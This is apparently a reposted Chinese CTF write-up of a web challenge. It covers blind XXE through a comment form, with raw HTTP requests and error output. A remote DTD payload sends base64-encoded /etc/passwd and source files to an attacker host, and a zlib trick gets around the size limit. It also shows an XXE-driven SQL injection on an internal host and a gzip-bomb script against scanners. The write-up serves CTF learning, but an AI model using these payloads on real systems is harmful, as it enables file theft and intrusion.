
这个题目其实特别懵逼，给了一个域名，还以为是要来一场真实环境渗透题，所以信息收集方面都做了。比如扫二级域名，扫端口，扫文件(一扫就被ban)

80端口看的实在懵逼，毫无头绪。就看了一下33899端口的东西，有一个.idea的泄露，但是并没有什么用。


http://39.107.33.75:33899/.idea/workspace.xml

内容被注释了一段xm调用实体的变量，有点想xxe。


还有一个地方就是提交评论的地方，但是无论怎么样写入都是`alert("未知错误！！！请重试")`



传入数组的时候发现出现问题了。




```
POST http://39.107.33.75:33899/common.php HTTP/1.1
Host: 39.107.33.75:33899
Content-Length: 86
Cache-Control: max-age=0
Origin: http://39.107.33.75:33899
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,image/apng,*/*;q=0.8
Referer: http://39.107.33.75:33899/contact.html
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,ja;q=0.6
Connection: close

_redirect=contact.html&name[]=l3m0n&email[]=aaaaa@g.com&comm
ent[]=aaaaaa&submit=Submit
```




```
Date: Mon, 26 Mar 2018 09:17:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9
Vary: Accept-Encoding
Content-Length: 967
Connection: close
Content-Type: text/html

<br />
<b>Warning</b>:  strlen() expects parameter 1 to be string,
array given in
<b>/var/www/52dandan.cc/public_html/function.php</b> on
line <b>63</b><br />
<br />
<b>Warning</b>:  preg_match() expects parameter 2 to be
string, array given in
<b>/var/www/52dandan.cc/public_html/function.php</b> on
line <b>68</b><br />
<br />
<b>Warning</b>:  strlen() expects parameter 1 to be string,
array given in
<b>/var/www/52dandan.cc/public_html/function.php</b> on
line <b>63</b><br />
<br />
<b>Warning</b>:  preg_match() expects parameter 2 to be
string, array given in
<b>/var/www/52dandan.cc/public_html/function.php</b> on
line <b>68</b><br />
<br />
<b>Warning</b>:  urldecode() expects parameter 1 to be
string, array given in
<b>/var/www/52dandan.cc/public_html/common.php</b> on line
<b>17</b><br />
<html><meta charset="utf-8"><script>alert("email
```

comment处有被userdecode处理过，试一下xml头，就可以看到有报错，考点应该就是xxe。

```
<?xml version="1.0" encoding="utf-8"?>
```



```
POST http://39.107.33.75:33899/common.php HTTP/1.1
Host: 39.107.33.75:33899
Content-Length: 188
Cache-Control: max-age=0
Origin: http://39.107.33.75:33899
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,image/apng,*/*;q=0.8
Referer: http://39.107.33.75:33899/contact.html
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,ja;q=0.6
Connection: close

_redirect=contact.html&name=l3m0n&email=aaaaa@g.com&comment=%
3c%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%20%
65%6e%63%6f%64%69%6e%67%3d%22%75%74%66%2d%38%22%3f%3e&submit
=Submit
```



```
HTTP/1.1 200 OK
Date: Mon, 26 Mar 2018 09:18:17 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9
Vary: Accept-Encoding
Content-Length: 721
Connection: close
Content-Type: text/html

<br />
<b>Warning</b>:  simplexml_load_string(): Entity: line 1:
parser error : Start tag expected, '&lt;' not found in
<b>/var/www/52dandan.cc/public_html/function.php</b> on
line <b>54</b><br />
<br />
<b>Warning</b>:  simplexml_load_string(): &lt;?xml
version=&quot;1.0&quot; encoding=&quot;utf-8&quot;?&gt; in
<b>/var/www/52dandan.cc/public_html/function.php</b> on
line <b>54</b><br />
<br />
<b>Warning</b>:  simplexml_load_string():
                 ^ in
<b>/var/www/52dandan.cc/public_html/function.php</b> on
line <b>54</b><br />
<br />
<b>Fatal error</b>:  Call to a member function __toString()
on a non-object in
<b>/var/www/52dandan.cc/public_html/common.php</b> on line
<b>34</b><br />
```

通过盲xxe，可以获取到文件。

远程服务器布置一个1.xml

```
<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://ip/test/?xxe_local=%payload;'>">
%int;
%trick;
```

comment再进行调用

```
<?xml version="1.0" encoding="utf-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://ip/xxe/1.xml"> %remo
```


获取一下/var/www/52dandan.cc/public_html/config.php

```
<?php
define(BASEDIR, "/var/www/52dandan.club/");
define(FLAG_SIG, 1);
define(SECRETFILE,'/var/www/52dandan.com/public_html/youwillneverknowthisfile_e2cd3614b63ccdcbfe7c8f07376fe
....
?>
```

拿到了一半的flag

```
Ok,you get the first part of flag : 5bdd3b0ba1fcb40
then you can do more to get more part of flag
```

这里出现了一个问题，就是获取/var/www/52dandan.cc/public_html/common.php的时候出现了Detected an entity reference loop错误。



查了一下资料，libxml解析器默认限制外部实体长度为2k，没法突破，只能寻找一下压缩数据方面的。php过滤器中提供了一个zlib.inflate压缩数据。

```
压缩：echo file_get_contents("php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd");
解压：echo file_get_contents("php://filter/read=convert.base64-decode/zlib.inflate/resource=/tmp/1");
```

这样就可以获取到common.php文件源码了！

```
php > php > echo file_get_contents("php://filter/read=convert.base64-decode/zlib.inflate/resource=/tmp/1
");
<?php
require_once "function.php";
if(empty($_POST['name'])){
    echo "<html><meta charset=\"utf-8\"><script>alert(\"name can not be empty\")</script></html>";
    die();
}
else{
    $username  = Filter($_POST['name']);
}
if(empty($_POST['email'])) {
    $email = $username . '@' . $_SERVER['HTTP_HOST'];
}
else{
    $email = Filter($_POST['email']);
}
//var_dump($_REQUEST);
$comment = urldecode($_POST['comment']);
//die($email);
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    echo "<html><meta charset=\"utf-8\"><script>alert(\"email error\")</script></html>";
}
$oldValue = libxml_disable_entity_loader( false );
//var_dump($comment);

if (strpos($comment,'<?xml version="1.0" encoding="utf-8"?>') === false){
    $parsedxml = $comment;
}
else{
```

再获取一下机器的一些ip信息，其中arp信息中保留了一个内网地址

```
/proc/net/arp
/etc/host
```

```
IP address       HW type     Flags       HW address            Mask     Device
192.168.223.18   0x1         0x2         02:42:c0:a8:df:12     *        eth0
192.168.223.1    0x1         0x2         02:42:91:f9:c9:d4     *        eth0
```

开放了一个80端口，test.php的shop参数存在注入

```
<!ENTITY % payload     SYSTEM     "http://192.168.223.18/test.php?shop=3'-(case%a0when((1)like(1))then(0)el
<!ENTITY % int "<!ENTITY &#37; trick SYSTEM 'http://ip/test/?xxe_local=%payload;'>">
%int;
%trick;
```

做不动了，不想做了。

2333，学习了一个防止扫描器的姿势，如果扫描器爬到test.php，当然对一般的目录扫描效果不大，一般都是HEAD请求。

test.php

```php
<?php
$agent = strtolower($_SERVER['HTTP_USER_AGENT']);
//check for nikto, sql map or "bad" subfolders which only exist on wordpress
if (strpos($agent, 'nikto') !== false || strpos($agent, 'sqlmap') !== false || startswith($url,'wp-') || st
{
    sendBomb();
    exit();
}
function sendBomb(){
    //prepare the client to recieve GZIP data. This will not be suspicious
    //since most web servers use GZIP by default
    header("Content-Encoding: gzip");
    header("Content-Length: ".filesize('www.gzip'));
    //Turn off output buffering
    if (ob_get_level()) ob_end_clean();
    //send the gzipped file to the client
    readfile('10G.gzip');
}
function startsWith($haystack,$needle){
    return (substr($haystack,0,strlen($needle)) === $needle);
}
?>
```

转载于:https://www.cnblogs.com/iamstudy/articles/2th_qiangwangbei_ctf_writeup.html